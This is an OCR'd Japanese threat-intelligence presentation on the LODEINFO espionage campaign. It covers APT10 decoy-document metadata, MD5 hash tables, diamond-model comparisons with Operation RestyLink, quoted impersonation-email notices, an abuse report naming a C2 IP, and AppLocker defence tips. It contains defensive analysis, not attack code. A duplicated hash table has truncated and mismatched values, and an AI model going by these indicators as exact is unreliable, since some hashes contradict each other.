
VirusTotal で検索して確認

3ヶ月で ”**Windows ユーザー**” が表層情報にあるdocx ファイルはたった **30** 件

約6ヶ月の監視を続けても **94** 件の観測だったため珍しい初期値

“Windows ユーザー” が出現する環境調査





Office 2016 以下の古い日本語バージョンで
初期値が格納されることを確認

☛ **攻撃者が昔のオペレーションで**
使用した環境を使い回している可能性

VirusTotal でのさらなる調査

さらに AV Scan で1つでも悪性判定されたものに限定すると 2 件にまで絞られる

日本語の古いoffice環境を用意してデコイファイルを作成する攻撃者グループは
非常に限定されていると予想

VirusTotal でのさらなる調査

さらに AV Scan で1つでも悪性判定されたものに限定すると 2 件にまで絞られる

2018年5月に報告された APT10 のデコイファイル

“Windows ユーザー” が含まれる悪性検体の収集

先ほどの条件で観測できた検体が 13 件、うちオープンソースから帰属が判明した検体が 11 件

MD5	First Submission Time for VT (JST)	投稿されたファイル名	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b450509e9cad63d30cd596ac8b608	2018/01/10 (Wed) 16:18	2018年度（平成30年度）税制改正について.doc, **1.docx**	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
57228e857180205643a0e1c1b43a5c3f	2018/01/23 (Tue) 13:45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaa0df12195fc3d90d9393ad3a7840	2018/01/30 (Tue) 13:55	世界経済アウトルック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da069b97f	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f4650da	2018/02/01 (Thu) 13:45	lmane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b862f508bd2473012065947abc2eb3	2018/03/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a79d594e5a05a83e450e7a27637b	2018/04/03 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fbfb10958eb37e0d570c66c180c1b	2018/04/03 (Tue) 19:03	**1.docx**	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65647ff02fb0f13880f9158acfbcd	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

“Windows ユーザー” が含まれる悪性検体の収集

先ほどの条件で観測できた検体が 13 件、うちオープンソースから帰属が判明した検体が 11 件

MD5	First Submission Time for VT (JST)	投稿されたファイル名	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b45	2018/01/10 (Wed) 16:18	2018年度（平成30年度）税制改正について.doc, 1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
57228	2018/01/ (Tue) 13:45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaa	2018/01/30 (Tue) 13:55	世界経済アウトルック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da069b97f	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f	2018/02/01 (Thu) 13:45	lmane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b862f508bd2473012965947abc3ab3	2018/03/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a	2018/04/03 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fb	2018/04/03 (Tue) 19:03	1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

11件全てが
2018年5月に報告があった
APT10 のオペレーションで使用されたデコイファイル

TTPs の変更に伴い過去に APT10 が使用した環境を使い回した可能性
(Moderate Confidence)


ダイヤモンドモデルの作成

Adversary

- 中国のAPTグループ
- APT10 に関連する
  メンバーが
  存在すると思われる

Capabilities

- Custom Malware
  (LODEINFO/
  MirrorFace)



Infrastructure

- VPS/Hosting サービス
  (Vultr/CHOOPA/LINODE)

Victims

- 日本の安全保障, 外交, 国際政治, メディア

Social-Politics Axis


- 日本の経済団体に対して
  攻撃のモチベーションをもつ

Technical Axis

- Spear-phishing
- DLL Side-Loading
- 日本語のデコイファイル
- カスタムマルウェアの使用
- 日本にGeo Locationがある
  IP アドレスの使用

Operation RestyLink との関連

- 2021年10月頃から観測されている
  日本を対象とした標的型キャンペーン
  - 標的セクター: 学術機関(エネルギー), シンクタンク
  - フィッシングメールを起点にやり取りを重ね
    最終的に悪性ファイルのあるURLへ誘導
  - 背景の攻撃者情報は不明
- J-CRAT の報告ではOperation RestyLink で
  標的となった組織を詐称した
  LODEINFO の標的メールを観測したと報告



2.2 安全保障、国際政治、外交、メディアを標的としたと目される攻撃活動

LODEINFO と呼ばれる諜報用マルウェアを用いた攻撃は、2019 年末以降 2022 年上半期も継続して活発な活動が確認された。攻撃の標的とされた分野も従来同様、安全保障、国際政治、外交、メディアであった。

一連の活動では、攻撃メールは主にフリーメールから送信されているが、送信者名（表示名）はメール受信者に関係のある、実在する組織、個人を詐称している。メールの添付ファイルで送付する資料（マルウェアのダウンローダを内包した攻撃ファイル）のテーマも攻撃ターゲットが興味を持ちそうな分野とするなど、攻撃の成功率を上げるため事前にターゲットの調査を入念に行っていることが伺える。同一のターゲットに対しテーマを変えながら何度も攻撃メールを送付するなどしつこく粘り強い攻撃が行われており、事前準備の周到さと合わせ、いかにも高度な持続的脅威（Advanced Persistent Threat; 通称 APT）の攻撃であると言える。

ただ、事前準備の周到さに対して攻撃メール自体はやや不自然、お粗末なところが見受けられるところもあり、特に 2.1 に記載した攻撃に比べると不自然さが目立つ。この攻撃者は詳細なやり取りに耐えられるほどの語学、知識、慣習に習熟していない可能性はある。また、事前調査と実際の攻撃で異なるチームが担当している可能性もあるだろう。

2022 年上半期にある攻撃で攻撃メールの送信元に詐称されていた組織、個人が、別の攻撃ではターゲットとされ攻撃メールを受信していた事例も確認されている。通常、攻撃メールを受信した場合は継続した他の攻撃を受けていないか、マルウェア感染などに至っていないかなど、攻撃を受けた前提での調査、対応を行うが、詐称された送信元側でもサプライチェーン攻撃のように攻撃が連鎖していないか注意すべきであろう。

また、2.1 に記載した攻撃でターゲットとなった組織、個人が、こちらの攻撃では詐称された送信元となっていた事例も確認されている。ターゲットとなる攻撃分野が重複しているためたまたまそうなったのか、あるいは攻撃者に共通部分がある、攻撃者間で情報を共有しているといったことがあるのかはこの事例からは判断できないが、両方の攻撃でターゲットとなりうることには注意が必要であろう。


昨今の攻撃では、いきなり攻撃メールを送付せず、着信と関心度を確認しながら、メールのやりとりを通じた添付ファイルや悪性リンククリックへの心理的負荷を減らすようなソーシャルエンジニアリング技術を取り込むこともあり、不審メールに気づいた段階で防御にまわると、攻撃者の推定に関わる攻撃ツールの回収にいたらないケースもある。一方でこのようなケースでは、政府や政府関係機関と協力し、攻撃ツールを回収し、被害の抑止や防御に向けた対応の検討に資することも可能なため、再掲となるが脅威情報（不審メール）があった場合は政府での利活用を目的とした情報連携（情報提供）にご協力いただきたい。

https://www.ipa.go.jp/files/000106897.pdf

※図中の “2.1” はOperation RestyLink を指す

関連すると思われる標的型メール

日本生産性本部(2022/08/04)



お知らせ

なりすましメールに関するご注意

2022年8月4日

８月4日までに、当本部職員を装った「なりすましメール」が不正に送信されている事実を確認いたしました。

snip.

以下、実際に送信された迷惑メールの例を記載致します。

差出人：●●●●　＊＊＊＊＊@jpc-net.com　←当本部のドメイン名でない
件名：ご出講についての内々のお願い（日本生産性本部より）
日付：2022 年 8 月 4 日　16:38
宛先：●●●●

●●様
お世話になっております。・・・・・・・・・・・・・・・と申します。
この度ご出講のお願いでご連絡させていただきました。
日本生産性本部では・・・

お忙しいところ大変恐縮ではございますが、ご返信をお待ち申し上げます。

公益財団法人　日本生産性本部
●●　●●　（当本部の役職員名）
＊＊＊＊＊@jpc-net.com　←当本部のドメイン名でない

https://www.jpc-net.jp/news/detail/20220804_005992.html

国際経済連携推進センター(2022/08/10)

CFIEC 一般財団法人 国際経済連携推進センター Center for International Economic Collaboration

English　サイト内検索

ホーム　▼センターについて　サイトマップ　お問い合わせ

なりすましメールに関するご注意

8月10日に、当財団の職員名を騙った不審なメール、いわゆる「なりすましメール」が不正に発信されているという事実を確認致しました。
本メールの発信元アドレスは当財団のものと異なり、当財団職員になりすまして発信されたメールであり、当財団及び当財団職員から発信したものではありません。

snip.

以下、実際に発信されたメールの一部を記載致します。

From: ●●●●　<*****@jcfiec.org> ←当センターのドメイン名（cfiec.jp)ではない
Sent: Wednesday, August 10, 2022.10:25AM
To:●●●●
Subject:研究会へのゲスト参加のお願い【国際経済連携推進センター】

●●先生
お世話になっております。・・・・・・・・・・と申します。
本日は、当財団の研究会にゲストスピーカーとして３０～４０分ほどのご講演、質疑応答４０～５０分程度ご対応のお願いです。
当財団では・・・・・・・・・・
どうぞよろしくご検討のほど、よろしくお願い致します。

国際経済連携推進センター
●●●部長
●●●●（当財団に実在する職員名）
東京都港区虎ノ門１－１－２０
虎ノ門実業会館２階

【 調査研究事業 】
－デジタル変革への対応
»TF1 デジタルニューノーマルへの環境整備
»TF2 データの利活用と個人情報保護の在り方
»ガバメントアクセスと貿易ルールに関す
»日イスラエル・デジタル連携事業推進検討委員会
－中国からみた経済安全保障と内外政策
»中国研究会
»中国研究会の情報発信

【 情報発信事業 】
－ウェビナー
－寄稿掲載
»コロナの先の世界
»ニューノーマルと社会
»コロナショック下の世界と日本：グレート・リセットの時代
»ロシア ウクライナ侵攻と今後の世界
－その他情報発信
－イベントのご案内

https://www.cfiec.jp/2022-08-07/


経済, 安全保障, 外交に関心のある人物・組織にメールを送信していると思われる

ダイヤモンドモデルの比較

LODEINFO キャンペーン

Social-Politics Axis
- 日本の幅広い財団法人に対する興味・関心

Capabilities
- Custom Malware (LODEINFO/ MirrorFace)



Adversary
- 中国のAPTグループ
- APT10 に関連するメンバーが存在すると思われる

Infrastructure
- VPS/Hosting サービス (Vultr/CHOOPA/LINODE)


Technical Axis
- Spear-phishing
- DLL Side-Loading
- 日本語のデコイファイル
- カスタムマルウェアの使用
- 日本にGeo Locationがある IP アドレスの使用

Victims
- 日本の安全保障, 外交, 国際政治, メディア

Operation RestyLink ([11])

Social-Politics Axis
- 東アジアに関わる日本の外交 (政治, 安全保障関連への興味?)

Capabilities
- Downloader (LNK file, Multiple document, Golang binary)
- Cobalt Strike



Adversary
- Believed to be based in East Asia?

Infrastructure
- VPS/Hosting サービス (Vultr/CHOOPA/LINODE)
- OpenResty
- ドメイン名の模倣

Technical Axis
- Spear-phishing
- DLL Side-Loading
- Microsoft word startup
- 日本語のデコイファイル
- 日本にGeo Locationがある IP アドレスの使用

Victims
- 日本企業
- 日本の学術機関, シンクタンク

ダイヤモンドモデルの比較

LODEINFO キャンペーン

Capabilities

- Custom Malware (LODEINFO/ MirrorFace)

Technical Axis

- Spear-phishing
- DLL Side-Loading
- 日本語のデコイファイル
- カスタムマルウェアの使用
- 日本にGeo Locationがある IP アドレスの使用

Social-Politics Axis

- 日本の幅広い財団法人に対する興味・関心

Operation RestyLink ([11])

Capabilities

- Downloader (LNK file, Office document)
- Cobalt Strike

Social-Politics Axis

- 東アジアに関わる日本の外交 (政治, 安全保障関連への興味?)

Adversary

- Believed to be based in East Asia?

Infrastructure

- VPS/Hosting サービス (Vultr/CHOOPA/LINODE)
- OpenResty
- ドメイン名の模倣

Victims

- 日本企業
- 日本の学術機関, シンクタンク

使用する具体的なツールは異なるが、
TTPs や標的の興味がある分野には類似性が見られる

関連組織はこれらのテクニックを検出して防御できることが早急に求められる

限界とまとめ

オープンソースで得られる情報の”限界”

- 基本: **後手**
  - 検体がインターネットに投稿されるのを祈るしかない
  - コンテキストが大きく失われている場合も多い
  - TTPs が大きく変わると追従が難しい

- 外部のインテリジェンスや人脈を駆使して
  情報を収集し分析しなければ、断片的な調査しかできない
  - 点で得られる情報をもとにキャンペーンの全体をなるべく把握する工夫は必須
  - (一組織だと限界があるから他にも一緒に追いかけてくれる人いないだろうか)

テイクダウンの困難さ

攻撃者インフラをテイクダウンするのは
こちらから先手を打てる好ましい手段


……であるが、実現は非常に難しい

- 攻撃者側もテイクダウンされにくい事業者を選んでC2サーバを構築
- 「abuse report くれたら調査するよ!」とDMがきたケースでもテイクダウンに至らず

テイクダウンの困難さ

- Localize された標的型RATのインフラであることを証明することがそもそも難しい
  - たとえ対応に前向きな事業者でも確実に黒である証拠がないとテイクダウンが難しい
  - 素人でも理解できるLODEINFO C2サーバの証拠とは……🤔

- 存在を確認し次第abuse reportは継続するが、効果のほどは不明


Malware report from Ryo Minakawa


LW ○ Linode Website <wordpress@linode.com>
宛先: [redacted]
2022年8月6日 土曜日 0:15

Report Contents

Abuse Type	malware	
Name	First Name	Ryo
	Last Name	Minakawa
Title	LODEINFO malware's infrastructure	
Email	[redacted]	
Entity		
Entity Domain		
Entity Email		
Date & Time of Event	2022-07-30 00:00:00	
Offending URL		
Source IP Address	172.104.72.4	
Evidence/Logs	In 07/30/2022, a LODEINFO malware sample which is used Chinese APT group was submitted t https://www.virustotal.com/gui/file/31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e LODEINFO malware ref. => https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf Analysis of t that port 80 of the corresponding IP address (i.e. http://172.104.72[.]4) was registered in the malw a Command & Control server. Ref. Image => https://twitter.com/Metemcyber/status/15553737587 to determine maliciousness because the malware does not return malicious content unless it follo communication method. Given that the same version of the malware was discovered on 5/30, it is attacker possessed the malware before or after 5/30. => Ref.: https://twitter.com/8th_grey_owl/status/1531229460250230784 I certify that the information in this report is wholly true, accurate, and correct and the time of my s	

LODEINFO の脅威に対して我々ができること


- インテリジェンスの生成側: 情報源を監視してリアルタイムに脅威情報を収集, 提供
  - 再現性の高い “ACT” なIoC, シグネチャ
- インテリジェンスの消費側: **インテリジェンスを有効活用できる体制**を作る
  - ハッシュ値, 通信先から侵害を確認できる?
  - シグネチャは自組織で評価できる? 組み込める?
  - ログはどの範囲まで取得できている?
  - いつまで遡って調査できる?



The Sliding Scale of Cyber Security
(SANS: 『The Sliding Scale of Cyber Security』の図1より引用)
https://www.sans.org/white-papers/36240/

Tips: AppLocker によるDLLの制御

- 署名付き実行ファイルからの DLL Side-Loading を防止する 1つの手段として有効
  - 頻繁にソフトウェアの 追加を行わないユーザ向け
- LOLBAS によるDLL実行も 防ぐことができる
  - rundll32.exe
  - regsvr32.exe



Conclusion

- 観測できた最新の LODEINFO キャンペーンに関する共有
  - v0.6.3 以降に見られる中国系APTグループが得意とするTTPsへの変化
  - **デコイ文書の視点から見たAPT10との関連性**に関わる考察

- 公開情報を元にしたサイバー脅威の収集, 分析方法の紹介
  - 調査に限界はあれど、自組織に関連する脅威情報を
    ベンダーレポートよりも素早く入手できる可能性がある

- **インテリジェンスを最大限に活用できる体制作り**の必要性
  - 後手なりに最善手を打てるための取り組み
  - 自組織をきちんと知る(ログはいつまで・どの範囲まで遡れるか?)

Any Questions?

References (1)

- [1] JPCERT 『日本国内の組織を狙ったマルウエアLODEINFO』(2020/02/20)
  https://blogs.jpcert.or.jp/ja/2020/02/LODEINFO.html
